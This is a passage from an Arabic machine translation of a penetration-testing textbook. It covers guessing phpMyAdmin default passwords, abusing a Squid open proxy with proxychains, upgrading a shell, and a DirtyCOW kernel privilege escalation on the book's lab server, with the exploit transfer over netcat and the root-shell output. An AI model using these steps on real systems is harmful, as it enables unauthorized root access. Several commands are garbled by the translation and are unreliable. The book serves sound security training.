
phpMyAdminهي واجهة ويب إدارية أخرى لإدارة قواعد بيانات MariaDBو MySQLمكتوبة بلغة PHP. يمكن العثور عليها في مختبر الكتب على الرابط التالي: /<TargetIP>

مسؤل/. إذا تمكنت من الوصول إلى phpMyAdmin، فستتمكن من عرض و

Machine Translated by Google

قم بتعديل قاعدة البيانات المتصلة بها. إذا تمكنت من تسجيل الدخول كمستخدم الجذر في MySQL، فستتمتع بالتأكيد بالتحكم الكامل في قاعدة البيانات.

كما هو الحال مع واجهات الإدارة الأخرى، قد يكون phpMyAdmin مُتاحًا على خادم الإنتاج مع اسم مستخدم وكلمة مرور افتراضيين، أو يسهل تخمينهما . حاول أن تعتاد على تخمين كلمات المرور الأساسية باستخدام كلمات شائعة مثل admin/admin، backup/backup، helpdesk/helpdesk، root/root، وما إلى ذلك. أحيانًا، حتى كلمات المرور الفارغة تنجح، لذا يُنصح بممارسة تخمين كلمة المرور بانتظام. إذا تمكنت من تسجيل الدخول، فستظهر لك شاشة مشابهة لتلك الموضحة في الشكل 7.7. قد يُساعدك البحث عن الثغرات الأمنية في الإصدار المُثبّت من phpMyAdmin على اكتشاف المزيد من الثغرات.



الشكل 7.7: لوحة تحكم phpMyAdmin

وكلاء الويب

تستخدم المؤسسات غالبًا خادمًا وسيطًا (بروكسي) لتمكين موظفيها من الوصول إلى الإنترنت. خادم البروكسي هو خادم ويب يستقبل طلبات موارد الشبكة ويعيد توجيهها. ثم يستقبل البروكسي الاستجابة، ويمكنه تخزينها مؤقتًا لتحسين الأداء. قد تجد أيضًا خوادم بروكسي متاحة للعامة ، والتي تتطلب عادةً مصادقة قبل استخدامها. يسمح البروكسي المفتوح (المشابه لخادم الترحيل المفتوح، كما هو موضح في الفصل السابق) لأي شخص باستخدامه. قد يستخدمه مستخدمو الإنترنت ذوو النوايا الخبيثة كوسيلة لفحص ومهاجمة أنظمة أخرى مع إخفاء هويتهم. أما البروكسي العكسي، فيُعيد توجيه الطلبات من الإنترنت إلى خادم داخلي. ذكرنا سابقًا أن Nginx قد يُستخدم بهذه الطريقة. عند تقييم خادم (خوادم) الويب، يجب أن تكون على دراية بهذه الأمور وأن تنتبه لها.

Machine Translated by Google

قد يكون من الممكن استخدام خادم وكيل للوصول إلى أنظمة أخرى على الشبكة الداخلية. كشف فحص Nmap الذي أُجري سابقًا عن وجود خدمة وكيل تعمل على مختبر الكتب. إليك السطر المقابل من نتائج :Nmap

```
http-proxy syn-ack Squid http proxy 3.1.18مفتوح 3128/tcp
```

أول ما يجب تجربته هنا هو تصفح هذا المنفذ باستخدام متصفح الويب الخاص بك، أو ربما إجراء بعض عمليات الفحص الإضافية باستخدام Netcatأو أدوات المسح مثل .Nikto إذا كنت تستخدم متصفحًا للوصول إلى http://<TargetIP>:3128/، ستظهر لك صفحة خطأ، ولكن حتى هذه الصفحة تكشف عن بعض المعلومات. تُشير صفحة الخطأ (انظر الشكل 7.8) إلى أن البرنامج الذي يعمل على هذا المنفذ هو .www) Squid (squid-cache.org,

يُعدّ هذا الخادم الوكيل (Proxy) خادمًا وسيطًا للويب، ويُوفّر معلوماتٍ حول إصداره، ما يُتيح إجراء تحليلٍ للثغرات الأمنية. يُمكن الاتصال عبر هذا الخادم الوكيل بمضيفٍ آخر باستخدام أمر CONNECTفي بروتوكول HTTPباستخدام برنامج Netcatفقط. لاختبار ما إذا كانت خدمة الخادم الوكيل مفتوحة، يُمكننا استخدام برنامج Nmapالنصي.

```
nmap --script=http-open-proxy <targetIP> -p 3128 -sT -vv -n -Pn
```



الشكل :7.8صفحة خطأ في برنامج Squid

بروكسي تشاينز

Proxychainsهي أداة لإعادة توجيه اتصال TCPمن خلال خادم وكيل.
كما يوحي الاسم، يمكنك ربط عدة خوادم بروكسي معًا لتوجيه حركة البيانات من خادم إلى آخر. عند استخدام خادم بروكسي، يمكنك استخدام هذه الأداة للتأكد من إمكانية الاتصال من خلاله بخوادم أخرى. ومن ثم، قد تتمكن من تنفيذ مهام إضافية، مثل استخدام الخدمة لإخفاء موقع عمليات المسح. تكمن فائدة ذلك في حصولك على رؤية مختلفة للشبكة المستهدفة، حيث قد تظهر خوادم جديدة لم تكن ظاهرة لك سابقًا، بالإضافة إلى المنافذ المفتوحة.

Machine Translated by Google

لنلقِ نظرة على مثال أساسي لاستخدام .Proxychainsأولاً، انسخ ملف التكوين إلى مجلد العمل الحالي (على سبيل المثال، /cp /etc/
(/. proxychains.confثم قم بتحرير هذا الملف (على سبيل المثال، (. nano proxychains
ملف الإعدادات .(.conf)ستجد في نهاية هذا الملف بعض الأمثلة:

```
-تنسيق قائمة الوكلاء
8كتب اسم المضيف المنفذ [اسم المستخدم كلمة المرور]
8 (القيم مفصولة بعلامة تبويب أو فراغ)
8
8
8
8 أمثلة:
8
8 socks5 192.168.67.78 1080لامر سر
8 192.168.89.3 http 8080جوتسو مخفي
8 socks4 192.168.1.49 1080
8 192.168.39.93 http 8080
8
8
8 أنواع البروكسي: http، socks4، socks5
8 (أنواع المصادقة المدعومة: ( "basic"-http "user/pass"-socks
8
[قائمة الوكلاء]
أضف بروكسي هنا ...
في هذه الأثناء
#الإعدادات الافتراضية مضبوطة على "tor"
127.0.0.4 9050 tor
```

يشير رمز المربع (#)إلى أن السطر عبارة عن تعليق، ويتجاهله برنامج Proxychainsعند تشغيله. أسفل ، [ProxyList]يمكنك إضافة إدخالاتك الخاصة لخوادم البروكسي. لذا، ما عليك سوى إزالة أي عناوين موجودة وإضافة خدمة Squidللبروكسي التي تعمل على مختبر الكتب على النحو التالي: .http <TargetIP> 3128

جرّب الآن استخدام هذا الخادم الوكيل لإجراء فحص .Nmapلستَ بحاجة إلى خادم افتراضي ثانٍ للقيام بذلك؛ يمكنك ببساطة فحص الخادم نفسه ولكن من منظور مختلف. بدلاً من تحديد عنوان IPمستهدف مثل ،192.168.56.101استخدم ،127.0.0.1وهو عنوان IPالخاص بالمضيف المحلي .(localhost)للبدء، جرّب فحص منفذ واحد فقط، مثل المنفذ ،80مع التأكد من استخدام الخيار . sT-

```
سلاسل الوكيل 80,81,3306 p- 127.0.0.1 sT- nmap
```

لقد طلبتَ فعليًا من المضيف فحص نفسه باستخدام .Nmapولأنك تفحص عبر خادم وكيل، فلا يُمكن إجراء فحص ،SYNإذ يحتاج خادم الوكيل إلى إتمام عملية مصافحة TCPكاملة لإتمام الفحص بنجاح. من المفترض أن ترى مخرجات مشابهة لما يلي:

```
ProxyChains-3.1 (http://proxychains.sf.net)
بدء تشغيل Nmap 7.80 (https://nmap.org)في 25يونيو ،2020الساعة 13:20بتوقيت المحيط الهادئ
|سلسلة -<><>-127.0.0.1:80-<><>-192.168.11.143:3128-<><>-<>-|Sموافق
|سلسلة -<><>-127.0.0.1:80-<><>-192.168.11.143:3128-<><>-<>-|Sموافق
|سلسلة -<><>-127.0.0.1:3306-<><>-192.168.11.143:3128-<><>-<>-|Sموافق
```

Machine Translated by Google


```
|سلسلة --<-127.0.0.1:81-<><>-192.168.11.143:3128-<>-|Sمرفوض
|سلسلة -<><>-127.0.0.1:31337-<><>-192.168.11.143:3128-<>-|Sموافق
تقرير فحص Nmapللمضيف المحلي (127.0.0.1)
المضيف يعمل (زمن الاستجابة 0.022ثانية).

الخدمة الحكومية ميناء
فتح HTTP 3306/tcp 81/tcp 80/tcpمفتوح mysql
تم إغلاق المضيفين 2-ns

31337/tcpمفتوح Elite

انتهى فحص :Nmapتم فحص عنوان IPواحد (مضيف واحد نشط) في 0.12ثانية
```

لاحظ أنه تم تمييز بعض الأسطر في الشاشة السابقة. أولًا، لاحظ أسطر ، |S-chain|التي تُقدم تمثيلًا مرئيًا للاتصالات ، وتنتهي بـ .OKلاحظ أيضًا أنه ،(127.0.0.1) localhostالذي تم فحصه بواسطة .Nmapإذا كانت هناك خدمات تعمل على خادم الويب ولا يمكن الوصول إليها إلا من ،localhostفقد يكون من الممكن الاتصال بها عبر الوكيل. يمكنك أيضًا استخدام وكيل للوصول إلى شبكة داخلية ومهاجمة الأنظمة غير المرئية للإنترنت العام. في الواقع، ستجد خدمة قاعدة بيانات تعمل على مختبر الكتب. يمكنك الاتصال بقاعدة البيانات هذه باستخدام mysql (mysql هو عميل للاتصال بقواعد بيانات (MySQLمن خلال Proxychainsكما يلي:

```
proxychains mysql -h 127.0.0.1 -u root
```

سيحاول هذا تسجيل الدخول إلى قاعدة البيانات بصلاحيات المستخدم الجذر، ولكن دعونا لا نستبق الأحداث. سنتناول قواعد البيانات بتفصيل أكبر لاحقًا. جرّب استخدام Proxychainsمع أدوات أخرى أيضًا، مثل .Netcatهناك مثلٌ قديمٌ بين المخترقين يقول: "لن تستطيع اللحاق بي، فأنا أستخدم سبعة خوادم بروكسي".

قد يستخدم المخترقون أدوات مثل Proxychainsللوصول إلى مسافة آمنة من خصومهم. بمقارنة المنافذ التي فحصناها عبر الوكيل مع تلك التي أظهرها برنامج ،nmapنلاحظ أن منفذ TCPرقم 31337يستمع فقط إلى الخادم المحلي (localhost)الخاص بمختبر الكتب لدينا. يمكنك الاتصال بهذه الخدمة باستخدام netcatعبر الوكيل.

```
سلاسل الوكيل إن سي 31337 127.0.0.1
```

تصعيد الامتيازات

لا تعمل برامج خوادم الويب، مثل أباتشي، عادةً بصلاحيات المستخدم المتميز أو الجذر. هذا يعني أنه إذا تمكنت من الوصول إلى واجهة سطر الأوامر أو تنفيذ أوامر على الخادم بطريقة ما، فستحتاج أيضًا إلى الحصول على صلاحيات الجذر. من الشائع بين المخترقين قول "هل لديك صلاحيات الجذر؟" وهذا يعني ضمنيًا أن أي شيء آخر غير ذلك سيكون مستحيلاً .

Machine Translated by Google

هذا غير كافٍ للمهمة الموكلة إليهم، وعليهم بذل جهد أكبر لإنجازها . توجد طرق عديدة لرفع مستوى الصلاحيات (أحيانًا يكفي استخدام الأمر sudo su)، ولكن في هذا الفصل، سنستخدم ثغرة أمنية في نواة النظام.

يوجد مستخدم باسم www-dataعلى هذا النظام تحديدًا. (ستكون قد رأيت ذلك إذا شغّلت الأمر idبعد تنفيذ ثغرة أمنية أدت إلى الوصول إلى واجهة سطر الأوامر، كما هو الحال في هجوم Shellshockالذي ناقشناه في الفصل السابق). ترقية واجهة سطر الأوامر لتوفير التحكم في العمليات وواجهة طرفية وهمية (tty)يُنصح دائمًا بالقيام بذلك بمجرد الحصول على واجهة سطر أوامر أساسية، وخاصةً عند استغلال ثغرات رفع الامتيازات المحلية. هل تتذكر كيف فعلت ذلك؟ إليك سطر بايثون المختصر مرة أخرى:

```
python -c "import pty; pty.spawn('/bin/bash')"
```

سيختلف موجه الأوامر والمستخدم حسب طريقة وصولك الأولية إلى المضيف. سيؤدي تشغيل أمر بايثون السابق إلى ظهور موجه أوامر مألوف أكثر، مثل التالي:

```
www-data@webserver01:/usr/lib/cgi-bin$
```

تتمثل الخطوة المهمة التالية عند الاستعداد لهجوم تصعيد الامتيازات المحلية (LPE)في تفعيل ملف تعريف المستخدم، والذي سيُهيئ متغيرات البيئة وأي إعدادات نظام قد تكون ضرورية للتشغيل على الجهاز المضيف. ويمكن القيام بذلك عن طريق إدخال الأمر التالي:

```
. /etc/profile
```

لا تقلق، فاستخدام ملف تعريف المستخدم هو أحد المفاهيم التي سنعود إليها مرارًا. حاليًا، تأكد فقط من وجود مسافة بين النقطة (.)والشرطة المائلة (/). هذا يختلف عن الإشارة إلى المجلد الحالي باستخدام ./. بمجرد ترقية shellالخاص بك واستخدام ملف تعريف المستخدم، ستكون جاهزًا لتجربة استغلال ثغرات أخرى للوصول إلى حساب المستخدم الجذر.

تصعيد الامتيازات باستخدام DirtyCOW

CVE-2016-5195هو حالة تنافس نسخ عند الكتابة تؤثر على نواة لينكس، مما يعني أنه يمكن الكتابة فعليًا إلى الذاكرة التي يجب أن تكون للقراءة فقط.
وهذا يسمح للمهاجم بالتصعيد من مستخدم غير مميز إلى مستخدم الجذر.
توجد هذه الثغرة في إصدارات نواة لينكس من 2.xإلى 4.8.3.تُعرف هذه الثغرة باسم DirtyCOW(حيث يرمز COWإلى النسخ عند الكتابة). يمكنك التحقق من إصدار نواة نظام لينكس بتشغيل الأمر uname -aبعد الوصول إلى النظام.

Machine Translated by Google

قد تُشكّل ثغرات نواة النظام وسيلة فعّالة لرفع مستوى الصلاحيات، لكنها عمومًا أكثر خطورة من استغلال البرامج الـ[redacted] المستخدم (المعروف أيضًا باسم بيئة المستخدم). قد يؤدي اختراق النواة إلى عدم استقرار النظام أو حتى تعطلّه بالكامل، نظرًا لكونها عنصرًا أساسيًا في نظام التشغيل. يُنصح بتجربة أساليب أقل خطورة على نظام العميل قبل اللجوء إلى هجمات النواة. يجب إبلاغ العميل دائمًا عند تنفيذ هجوم يحتمل أن يكون محفوفًا بالمخاطر، كاستغلال ثغرات النواة، لضمان عدم تعطيل النظام.

يمكن تنزيل برنامج استغلال الثغرات الأمنية لـ DirtyCOW من موقع Hacker House الإلكتروني على الرابط التالي: files/cowroot32. www.hackerhousebook.com/ يتوفر كود المصدر الخاص به أيضًا في المسار files/cowroot.c. / يتطلب البرنامج الاستغلالي تجميعه كملف تنفيذي ثابت 32بت. لقد قمنا بذلك نيابةً عنك، ولكن يمكنك أيضًا القيام بذلك بنفسك باستخدام مجموعة مُجمِّعات GNU (GCC) مع الخيارات اللازمة (يمكنك البدء بقراءة دليل gcc. (! يمكنك تجميع نسختك الخاصة المرتبطة ديناميكيًا باستخدام أمر مشابه لما يلي:

```
gcc -Wall -o cowroot cowroot.c -ldl -lpthread
```

سيُنتج هذا الأمر ملفًا تنفيذيًا مرتبطًا بوقت تشغيل نظامك، وقد لا يعمل على جهاز كمبيوتر بعيد لاحتمالية استخدامه وقت تشغيل وبنية مختلفة. الملف التنفيذي المرتبط بشكل ثابت هو ملف يحتوي على جميع المكتبات والتعليمات البرمجية الخارجية اللازمة، ولا يعتمد على ملفات خارجية أخرى للتشغيل، وبالتالي فهو أنسب عند تجميع التعليمات البرمجية لتشغيلها على جهاز كمبيوتر بعيد. قارن هذا بالملف التنفيذي المرتبط بشكل ديناميكي، الذي سيستخدم ملفات خارجية عند تنفيذه. يمكنك إنشاء ملف تنفيذي ثابت ببساطة عن طريق إضافة الخيار static- عند التجميع باستخدام الأمر السابق.

تم تجميع ملف cowroot المرفق ليعمل على معمارية 32بت ، ومن المفترض أن يعمل أيضًا على أجهزة 64بت، شريطة أن تدعم هذه الأجهزة ذلك . (لا ينطبق هذا في حال محاولة تشغيل ملف تنفيذي 64بت على نظام 32بت). إذا كنت تقوم بالتجميع على نظام 64بت لاستغلال ثغرة في نظام 32بت، فستحتاج إلى إضافة الخيار m32- لتحديد التجميع 32بت، وإلا سينتج ملف تنفيذي غير متوافق. يجب نقل ملف الاستغلال إلى المضيف البعيد، حيث يجب تنفيذه على النظام المستهدف. في النهاية، يُعد هذا الاستغلال استغلالًا لرفع مستوى الامتيازات محليًا .

إحدى طرق نقل الملف هي استخدام Netcat. شغّل Netcat أولًا في وضع الاستماع على جهاز Kali Linux المحلي. يمكنك اعتباره خدمة خادم أساسية تنتظر اتصالًا واردًا. عند استغلال ثغرة Shellshock يدويًا، استُخدم مستمع Netcat لانتظار اتصال وارد، ومن خلاله تمكّنا من إرسال shell. هذه المرة، سنستخدم إعادة توجيه (>) لإرسال ملف عبر مستمع Netcat. أي شخص يتصل بالمنفذ الصحيح سيتمكن من إنشاء اتصال TCP واستلام هذا الملف! إليك الأمر المطلوب:

```
nc -v -p 443 -l < cowroot32
```

Machine Translated by Google

تذكر، يجب عليك تشغيل الثغرة الأمنية فقط بعد الحصول على صلاحية الوصول إلى الجهاز المستهدف. يجب أولاً نقل هذه الثغرة، وتخزينها في مجلد ما، ثم تشغيلها. عادةً (ويُفضل ذلك)، لا يستطيع المستخدمون غير الجذر الكتابة إلى أي مجلد، لذا يجب إيجاد مجلد يمكن استخدامه. في مختبر الكتاب، يستطيع المستخدم www-data الكتابة إلى المجلد / ، tmpوهو موقع شائع لتخزين الثغرات الأمنية المستخدمة لرفع مستوى الصلاحيات. لذا، انتقل أولاً إلى هذا المجلد ،(cd /tmp)ثم اتصل بمستمع Netcatالذي يعمل على جهاز Kali Linux باستخدام الأمر .cowroot32 < 443 > <KaliLinuxIP> ncلاحظ استخدام إعادة التوجيه مرة أخرى ،(>)ولكن هذه المرة في الاتجاه المعاكس.

يتم توجيه مخرجات Netcatإلى ملف يُسمى cowroot32(يمكنك استخدام أي اسم ملف هنا). ما هي مخرجات Netcat؟ بافتراض إعداد المُستمع بشكل صحيح، وتطابق أرقام المنافذ، وعدم وجود جدران حماية تعيق العملية، سيتم وضع ملف cowroot32على الجهاز المستهدف -وهو الجهاز الظاهري لمختبر الكتب. تكمن إحدى المشكلات البسيطة في طريقة النقل هذه في عدم وجود شريط تقدم لإعلامك باكتمال التنزيل، لذا انتظر عدد الثواني التي تُقدّرها لنقل هذا الملف قبل إنهاء Netcat بالضغط على Ctrl+Cعلى نظام Kaliالخاص بك. قد يؤدي القيام بذلك على النظام البعيد إلى قطع اتصالك بالواجهة الطرفية. ربما يكون لديك برنامج Wiresharkيعمل في الخلفية، وفي هذه الحالة يمكنك استخدامه لعرض عملية النقل أثناء حدوثها. يمكنك التحقق من أحجام الملفين للحصول على مؤشر تقريبي لنجاح النقل. (يمكنك حتى إجراء فحص سلامة باستخدام أمر مثل .(sha512sumتتوفر العديد من إصدارات Netcat، ويُقدم بعضها تحسينات تشمل التشفير وفحص سلامة عمليات نقل الملفات والضغط. احتوت بعض الإصدارات أيضًا على ثغرات أمنية في خيار e-تسمح بتجاوز سعة المخزن المؤقت . وكان أحد أوائل البرامج التي استغلها مؤلف هذا الكتاب برنامجًا ثنائيًا شائعًا من نوع Netcatعلى أنظمة ويندوز، والذي كان يحتوي على مثل هذه الثغرة.

يمكن الاطلاع عليه على الرابط التالي: github.com/hackerhouse-opensource/exploits/ blob/master/w32-netcat.tgz.

في هذا الكتاب، عندما نشير إلى Netcat، فإننا نعني نسخة GNU/Linuxمنه. يوجد أيضًا بديل شائع لهذه النسخة، وهو نسخة BSDمن Netcat. قد تجد أن صيغة الأوامر تختلف قليلًا في هذه النسخة عند استخدامها على أنظمة غير GNU/Linux.

بمجرد وجود الملف في مجلد / tmpعلى الجهاز المستهدف ، ستحتاج إلى جعله قابلاً للتنفيذ. لمنح المستخدم www-dataصلاحية تنفيذ هذا الملف، استخدم الأمر chmod +x cowroot32. يمكنك الآن تنفيذ هذا الملف باستخدام ./ cowroot32. بعد نجاح عملية الاستغلال، ستحصل على صلاحيات الجذر على هذا الجهاز.

تقوم هذه الثغرة الأمنية الجاهزة لرفع مستوى الصلاحيات بنسخ ملف البرنامج / usr/bin/passwdاحتياطيًا إلى / .bak tmp/هذا ضروري لأنه أثناء الاستغلال، يتم استبدال ملف passwdلتسهيل منحك صلاحيات الجذر.

احرص دائمًا على إعادة الأنظمة التي لا تملكها إلى حالتها قبل الاختراق . يُنصح بتوثيق الطريقة المستخدمة والتقاط لقطات شاشة أو مخرجات الطرفية لاستخدامها في تقريرك للعميل. بمجرد الحصول على صلاحيات الجذر،

Machine Translated by Google

مع ذلك، فإن إعادة الأمور إلى وضعها السابق هو التصرف اللائق والمسؤول . بما أنك الآن تتمتع بصلاحيات الجذر على الجهاز المستهدف، وبافتراض نجاح عملية الاختراق، يمكنك إعادة ملف كلمة المرور إلى وضعه الأصلي فورًا. إليك مثال على شكل هذا الهجوم (وعملية التنظيف):

```
www-data@webserver01:/tmp$ ./cowroot32
تصعيد امتيازات المستخدم الجذر في DirtyCow
جارٍ نسخ ملف /usr/bin/passwd احتياطيًا إلى /tmp/bak
حجم الملف الثنائي: 34740
السباق، قد يستغرق هذا بعض الوقت..
تمت الكتابة فوق ملف /usr/bin/passwd
فتح ملف shell الجذر.
لا تنس استعادة /tmp/bak
تم إيقاف العملية
تم إيقاف العملية
root@webserver01:/tmp# id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
root@webserver01:/tmp# mv /tmp/bak /usr/bin/passwd
root@webserver01:/tmp# chmod 4755 /usr/bin/passwd
root@webserver01:/tmp#
```

ملخص

في هذا الفصل، تعرفت على بروتوكول مهم آخر، وهو بروتوكول نقل النص التشعبي .(HTTP)قرأت عن بعض خصائصه وميزاته المثيرة للاهتمام . دون الخوض في تفاصيل تطبيقات الويب، استعرضنا طرقًا مختلفة لاختراق خادم الويب. يجب أن تعلم أن هناك نوعًا من برامج خادم الويب يعمل فوق نظام التشغيل الأساسي. قد يتضمن ذلك برمجة نصية من جانب الخادم، وربما قاعدة بيانات ما تتواصل مع خادم الويب هذا. كل هذه التقنيات قد تحتوي على ثغرات أمنية خاصة بها.

لقد ركزنا على أدوات سطر الأوامر، وتعمقنا في إمكانيات أدوات بسيطة مثل .Netcatوقد رأيتم أن هناك أدوات يمكن استخدامها لفهم الخادم بسرعة وتحديد الثغرات الأمنية المعروفة. درسنا ثغرة Shellshockسيئة السمعة، وهي ثغرة حقن أوامر، وأعدنا النظر في ثغرة .Heartbleedتذكروا دائمًا ضرورة التحقق من صحة التقنيات والأدوات الآلية من خلال اختبارات يدوية إضافية.

يلعب بروتوكول SSL/TLSدورًا هامًا في تأمين شبكة الإنترنت العالمية، ولكن لا ينبغي أبدًا الاعتماد عليه بشكل أعمى، ومن المهم التأكد من تحديثه وخلوه من الثغرات الأمنية المعروفة. كما بحثنا في تصعيد الامتيازات المحلي، وهي تقنية مفيدة على أي جهاز يمكنك الوصول إليه كمستخدم غير مميز. في هذه الحالة، كان الأمر يتعلق بتشغيل برنامج استغلال جاهز يستهدف نواة نظام التشغيل، وهو أمر غير شائع.

Machine Translated by Google

الخيار الأفضل دائمًا. في الفصول القادمة، سنتناول طرقًا إضافية أكثر أمانًا للحصول على صلاحيات الجذر من خلال أخطاء شائعة في الإعدادات.

سيتم تناول تطبيقات الويب (مثل المتاجر الإلكترونية والمنتديات وتطبيقات الخدمات المصرفية ومواقع مشاركة الصور) وكيفية اختراقها في الفصل .12هناك سنتناول الثغرات الموجودة في قائمة أفضل 10ثغرات لمشروع أمان تطبيقات الويب المفتوحة ،(OWASP)مثل هجمات حقن لغة الاستعلامات المهيكلة (SQL)وهجمات البرمجة النصية عبر المواقع.

Machine Translated by Google

الفصل

8

الشبكات الخاصة الافتراضية

من المرجح أن يشمل نطاق الاتفاق مع عميلك خادم شبكة افتراضية خاصة ،(VPN)وهو بوابة تُمكّن الموظفين العاملين عن بُعد من الوصول إلى الشبكة الداخلية للمؤسسة. ومن الأفضل أن يكون هذا الخادم جزءًا محميًا جيدًا من البنية التحتية الخارجية لعميلك. فإذا تمكن مخترق خبيث من اختراق هذه البوابة، فسيتمكن من السيطرة الكاملة على عدد كبير من الأنظمة الداخلية. في هذا الفصل، سنستعرض أنواعًا شائعة من تقنيات :VPNبروتوكول أمان الإنترنت (IPsec) مع تبادل مفاتيح الإنترنت (IKE)وشبكات VPNبتقنية .SSL (OpenVPN)

ما هي خدمة ؟VPN

قد ترغب الشركات والمؤسسات المنتشرة في مناطق جغرافية مختلفة في ربط مواقعها أو مكاتبها المتعددة عبر شبكة. إحدى طرق تحقيق ذلك هي استخدام خط مؤجر، وهو خط مخصص بين المواقع، يتم استئجاره من شركة اتصالات. إلا أن تكلفة هذا الأسلوب قد تكون باهظة بالنسبة لمعظم المؤسسات.

يُعدّ استخدام الشبكة الافتراضية بديلاً عن الشبكة المادية الفعلية. بمعنى آخر، يمكن للشركات الاستفادة من البنية التحتية القائمة للإنترنت العام. لكن من عيوب هذا النهج أنه، على عكس الشبكة المخصصة أو الداخلية، ستكون هذه البنية التحتية مشتركة مع عامة الناس، وستخضع لنفس مشاكل ازدحام البيانات التي يواجهونها.

Machine Translated by Google

لكنّ القلق الأكبر يكمن في الأمن. من الناحية المثالية، يجب الحفاظ على سرية جميع المعلومات المُرسلة بين مواقع المؤسسة المختلفة، كما لو كانت المؤسسة تمتلك قنوات اتصال خاصة بها. ويمكن تحقيق ذلك بتشفير جميع البيانات المُتبادلة بين المواقع. تُشبه الشبكة الافتراضية الخاصة (VPN)الشبكة المحلية، إلا أنها تغطي مسافة أكبر، حيث يتم مشاركة وسيلة نقل البيانات -أي الإنترنت -مع الآخرين.

يستخدم الأفراد أيضًا الشبكات الافتراضية الخاصة (VPN)لأسباب مختلفة، مثل تجنب المراقبة أو الرصد من قبل مزود خدمة الإنترنت الخاص بهم ولزيادة إخفاء هويتهم وخصوصيتهم أثناء الوصول إلى مواقع الويب والخدمات.

تُنفَّذ شبكة VPNباستخدام أجهزة شبكة افتراضية على كلٍّ من العميل والخادم. عندما يصل تطبيقٌ على العميل، مثل متصفح ويب أو برنامج بريد إلكتروني، إلى موارد عبر جهاز الشبكة الافتراضي هذا، يقوم برنامج VPNالمُشغَّل على العميل بتشفير كل حزمة بيانات (والتي قد تكون مُشفَّرة مُسبقًا باستخدام بروتوكول TLS)قبل إرسالها. ويقوم الخادم بفك تشفير كل حزمة عند وصولها. إضافةً إلى تشفير كل حزمة، تُجري شبكات VPNفحوصات سلامة البيانات للمساعدة في منع التلاعب بها أثناء انتقالها عبر الشبكة العامة.

في الفصل السابق، تناولنا بالتفصيل بروتوكول HTTP، وهو بروتوكول واحد يُستخدم في معظم المواقع الإلكترونية والتطبيقات. على النقيض من ذلك، تتوفر خيارات بروتوكولات متعددة عند إنشاء شبكة VPN. عادةً ما يُستخدم بروتوكول لنقل البيانات، وآخر لتبادل معلومات اتصال VPNبين العميل والمضيف. على سبيل المثال، يستخدم OpenVPNبروتوكوله الخاص (يُسمى أيضًا OpenVPN)لتشفير البيانات ونقلها، ولكنه يستخدم TLSلتبادل المفاتيح. تُستخدم هذه المفاتيح لتشفير البيانات المُرسلة عبر الاتصال. فيما يلي بعض الأمثلة الشائعة لبروتوكولات :VPN

- OpenVPN
- بروتوكول النفق من الطبقة الثانية (L2TP)مع بروتوكول أمان الإنترنت (IPsec)
- بروتوكول النفق الآمن للمقابس (SSTP)
- بروتوكول IKEمع بروتوكول IPsec
- بروتوكول النفق من نقطة إلى نقطة (PPTP)

لا تعتمد جميع حلول الشبكات الافتراضية الخاصة (VPN)على بروتوكول واحد أو برنامج واحد. على سبيل المثال، لا يقوم بروتوكول L2TPبتشفير حزم البيانات المرسلة، بل يعتمد على بروتوكول آخر مثل IPsecلهذا الغرض. أما OpenVPN، فلديه طريقته الخاصة لتشفير البيانات، ولكنه يستخدم بروتوكول TLSلتبادل المفاتيح، والتي تُستخدم بدورها لتشفير البيانات المرسلة.

يمكن استخدام بروتوكول SSTPلإضافة التشفير إلى بروتوكول نقطة إلى نقطة .(PPP)
يستخدم مزودو خدمة الإنترنت بروتوكول PPPعادةً لربط العملاء بالإنترنت عبر شبكات الهاتف. ويضيف بروتوكول SSTPتشفيرًا إلى بروتوكول PPPباستخدام بروتوكول .TLSأما بروتوكول PPTPفهو بروتوكول VPNقديم وغير آمن نسبيًا، ولا تزال بعض الشركات تدعمه. لذا، يُنصح بعدم استخدام بروتوكول PPTPلإرسال أي بيانات مهمة.

Machine Translated by Google

بروتوكول تبادل مفاتيح الإنترنت (IKE)هو طريقة لتبادل مواد الأمان لإنشاء نفق آمن. ويُستخدم عادةً مع بروتوكول أمان الإنترنت ،(IPsec)الذي يقوم بتشفير البيانات.

أمان بروتوكول الإنترنت

يعمل بروتوكول IPsecعلى طبقة الشبكة (الطبقة 3من نموذج الربط البيني للأنظمة المفتوحة ،(OSI)مضيفًا المصادقة والتشفير إلى بروتوكول الإنترنت غير الآمن. وهو ليس بروتوكولًا واحدًا، بل مجموعة من البروتوكولات. يقوم IPsecبتشفير كل حزمة بيانات مُرسلة، مما يحجب محتوى الحزمة عن أي شخص قد يتمكن من اعتراضها. كما يحافظ على سلامة كل حزمة، بحيث إذا تمكن مهاجم من تعديل أي بيانات، فلن يمر ذلك دون أن يُكتشف. لإنشاء قناة اتصال آمنة باستخدام IPsec(المعروفة أيضًا باسم النفق أو النفق الآمن)، يجب تبادل بعض المعلومات الأمنية الأولية بين العميل والخادم. لا يكفي تشفير حزم IPوتوقع فك تشفيرها من قِبل المضيف المُستقبِل في الطرف الآخر؛ بل يجب الاتفاق على خيارات وخصائص مُحددة قبل إرسال أي بيانات . يُعرف إنشاء معلومات مشتركة (أو أسرار) بين نقطتين على الشبكة باسم "رابطة أمنية" ؛(SA)حيث ترتبط النقطتان أو العقدتان على الشبكة 